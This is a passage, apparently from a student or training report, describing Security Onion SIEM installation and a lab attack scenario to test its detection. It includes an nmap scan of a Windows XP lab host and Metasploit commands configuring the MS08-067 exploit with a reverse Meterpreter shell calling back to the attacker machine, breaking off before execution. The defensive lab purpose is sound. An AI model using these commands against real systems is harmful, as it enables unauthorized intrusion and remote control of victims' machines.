
```
What IPv4 address would you like to assign to this
Security Onion installation?

Please enter the IPv4 address with CIDR mask
(e.g. 192.168.1.2/24):

192.168.1.200/24
```

Figure 9: IP address of the management interface of the solution




```
Enter your gateway's IPv4 address:

192.168.1.1
```

Figure 10: Default gateway of the management interface of the solution




```
Please enter an email address to create an administrator
account for the Security Onion Console (SOC) web
interface.

This will also be used for Elasticsearch and Kibana.

Must only include letters, numbers, or + - _ % . @
characters. All capitalized letters will be converted to
lowercase.

mst@cyberhorror.com
```

Figure 11: Management account



```
Security Onion Setup - 2.4.80
Enter a single IP address or an IP range, in CIDR notation, to allow:

192.168.0.0/16
```

Figure 12: Authorized network for management access




```
The following options have been set, would you like to proceed?

Security Onion Version: 2.4.80
Node Type: EVAL
Hostname: nbiba
Network: STATIC
Management NIC: enp0s3
Management IP: 192.168.1.200
Gateway: 192.168.1.1
DNS: 8.8.8.8 8.8.4.4
DNS Domain: searchdomain.local
Proxy: N/A
Allowed IP or Subnet: 192.168.1.0/24
Web User: mst@cyberhorror.com
SOC Telemetry: enabled

Press the TAB key to select yes or no.
```

Figure 13: Summary of installation choices

4.4 Starting the services of the Security Onion SIEM solution

Once the installation task is completed, we need to check the status of the services that are part of the solution and start any missing services.




```
[nbiba@nbiba ~]$ sudo so-status

                       Security Onion Status
                      Container | Status   |                            Details
-------------------------------------------------------------------------------------
                so-dockerregistry | running  |                      Up 10 minutes
                    so-elastalert | running  |                       Up 2 minutes
                  so-elastic-fleet | running  |                      Up 30 seconds
   so-elastic-fleet-package-registry | running  |         Up 4 minutes (healthy)
                 so-elasticsearch | running  |                       Up 7 minutes
                      so-idstools | running  |                       Up 7 minutes
                      so-influxdb | running  |         Up 8 minutes (healthy)
                        so-kibana | running  |                       Up 4 minutes
                        so-kratos | running  |                      Up 10 minutes
                         so-nginx | running  |         Up 8 minutes (healthy)
                    so-sensoroni | running  |                       Up 7 minutes
                           so-soc | running  |                       Up 7 minutes
               so-strelka-backend | running  |                       Up 3 minutes
           so-strelka-coordinator | running  |                       Up 3 minutes
            so-strelka-filestream | running  |                       Up 3 minutes
              so-strelka-frontend | running  |                       Up 3 minutes
            so-strelka-gatekeeper | running  |                       Up 3 minutes
               so-strelka-manager | running  |                       Up 3 minutes
                      so-suricata | running  |                       Up 3 minutes
                      so-telegraf | running  |                       Up 7 minutes
                          so-zeek | running  | Up 3 minutes (health: starting)

 ▪ This onion is ready to make your adversaries cry!
```

Figure 14: Checking the status of Security Onion services

4.5 Management Interface of the Security Onion SIEM Solution

The management interface of the Security Onion SIEM solution is accessible via HTTPS.



~~https~~://192.168.1.200/login/?flow=ce6b3811-9e10-467c-bf34-275992ef45a3#/


Login to Security Onion

Password Login

mst@cyberhorrer.com

••••••••

Figure 15: Security Onion Management Authentication Interface



Overview

Getting Started

New to Security Onion? Click the menu in the upper-right corner and you'll find links for Help and a Cheat Sheet that will help you best utilize Security Onion to hunt for evil! In addition, check out our free Security Onion Essentials online course, available on our Training website.

If you're ready to dive in, take a look at the Alerts interface to see what Security Onion has detected so far. If you find any false positives, then you can tune those in Detections.

Next, go to the Dashboards interface for a general overview of all logs collected. Here are a few overview dashboards to get you started:

Overview Dashboard | Elastic Agent Overview | Network Connection Overview | DNS | Files | HTTP | SSL

Click the drop-down menu in Dashboards to find many more

Brought to you by:

Version: 2.4.80 © 2024 Security Onion Solutions, LLC License: ELv2

Figure 16: Security Onion Home Interface

Conclusion

In this chapter, we covered the prerequisites and the various steps for installing and setting up the Security Onion SIEM solution. Part of this chapter was dedicated to setting the network interface card to promiscuous mode. The final part of this chapter described the verification and starting of the component services of the solution, as well as the home interface.

Chapter 5: Production Deployment of the SIEM Solution Security Onion

Introduction

In this chapter, we will present the operational phase of the SIEM solution Security Onion, including the exploration of various sections of the management interface, the practical use of the solution, alerts, and different dashboards. Part of this chapter will be dedicated to implementing attack scenarios, and we will test the effectiveness of our solution in detecting and notifying the existence of attacks or suspicious traffic.

5.1 Topology Applied During an Attack Scenario

In this section, we will simulate the topology of an attack scenario from a Ubuntu machine to a Windows xp victim machine. The primary objective is for the attack to be detected by our SIEM Security Onion server and to display the attack event on the SOC analyst's machine dashboard.





Figure 17: Topology Applied During an Attack Scenario

5.2 Example 1: SCAN Attack

In this first attack example, we will execute a SCAN attack from the attacker’s machine (in our case, a Ubuntu machine), with the targeted machine being either a virtual machine in the network or a physical machine (Hypervisor in our case). Once the victim scan is executed, we will test the detection of the event by our SIEM Security Onion (analyst).

5.2.1- Executing the Scan from the Attacker's Machine

From the Unutu machine, we will perform a scan using the NMAP tool to identify open ports and running services on the target machine. This tool can also be used to detect the operating system and software version of the target.



```
nbiba@nbiba-VirtualBox:~$ sudo nmap 10.0.2.5
[sudo] password for nbiba:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-30 00:44 CET
Nmap scan report for 10.0.2.5
Host is up (0.00093s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:D5:8B:96 (Oracle VirtualBox virtual NIC)
```


Figure 18: Scan result

5.3 Example 2: Exploit Attack

To exploit the Windows XP machine, we will leverage the Remote Procedure Call (RPC) service, which facilitates communication. This RPC service contains a vulnerability that can be exploited by sending a malicious RPC request.

5.3.1 Launch Metasploit

To begin the exploitation process, open the Metasploit Framework. This is the platform where we will configure and execute our exploit. The Metasploit console provides a comprehensive environment to manage various exploits and payloads.



```
biba@nbiba-VirtualBox:~$ msfconsole
unning the 'init' command for the database:
xisting database found, attempting to start it
tarting database at /home/nbiba/snap/metasploit-framework/common/.msf4/db...pg_ctl: another server might be running; trying to start server anyway
aiting for server to start..... done
erver started
uccess
his copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
etasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
ith setg RHOSTS x.x.x.x


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMM                MMMMMMMMMM
MMN$                           vMMMM
MMNl  MMMMM             MMMMM  JMMMM
MMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMR  ?MMNM             MMMMM .dMMMM
MMMNm `?MMM             MMMM` dMMMMM
MMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,            eMMMMMNMMNMM
MMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
       https://metasploit.com


       =[ metasploit v6.4.17-dev-                         ]
- -- --=[ 2434 exploits - 1255 auxiliary - 429 post       ]
- -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
- -- --=[ 9 evasion                                       ]

etasploit Documentation: https://docs.metasploit.com/
```

Figure 19: Opening Metasploit Framework

5.3.2 Configure the Exploit

After we launch Metasploit, our next task is to configure the exploit to target the specific vulnerability on the target machine. We will use the `ms08_067_netapi` exploit, which is designed to exploit a vulnerability in the SMB service. Here's how we configure it:

Select the Exploit Module: We start by choosing the `ms08_067_netapi` exploit module, which is designed for this specific vulnerability.

```
>>msf > use exploit/windows/smb/ms08_067_netapi
```

Set the Target IP Address (rhost): We then specify the IP address of the target machine we want to exploit. In our case, the target IP is 10.0.2.5.

```
>>msf exploit(ms08_067_netapi) > set rhost 10.0.2.5
```


Set the Payload: We configure the payload to windows/meterpreter/reverse, which will create a reverse Meterpreter session, allowing us to gain control of the target machine remotely.

```
>>msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse
```

Set the Local IP Address (lhost): Finally, we specify our own IP address (10.0.2.6). This is where the Meterpreter session will connect back to us.

```
>>msf exploit(ms08_067_netapi) > set lhost 10.0.2.6
```


By following these steps, we configure the exploit to effectively target the vulnerability and prepare for the exploitation process.



```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 10.0.2.5
RHOST => 10.0.2.5
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_t
cp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 10.0.2.6
LHOST => 10.0.2.6
msf6 exploit(windows/smb/ms08_067_netapi) > 
```

Figure 20: Configuring the Exploit

5.3.3 Execute the exploit

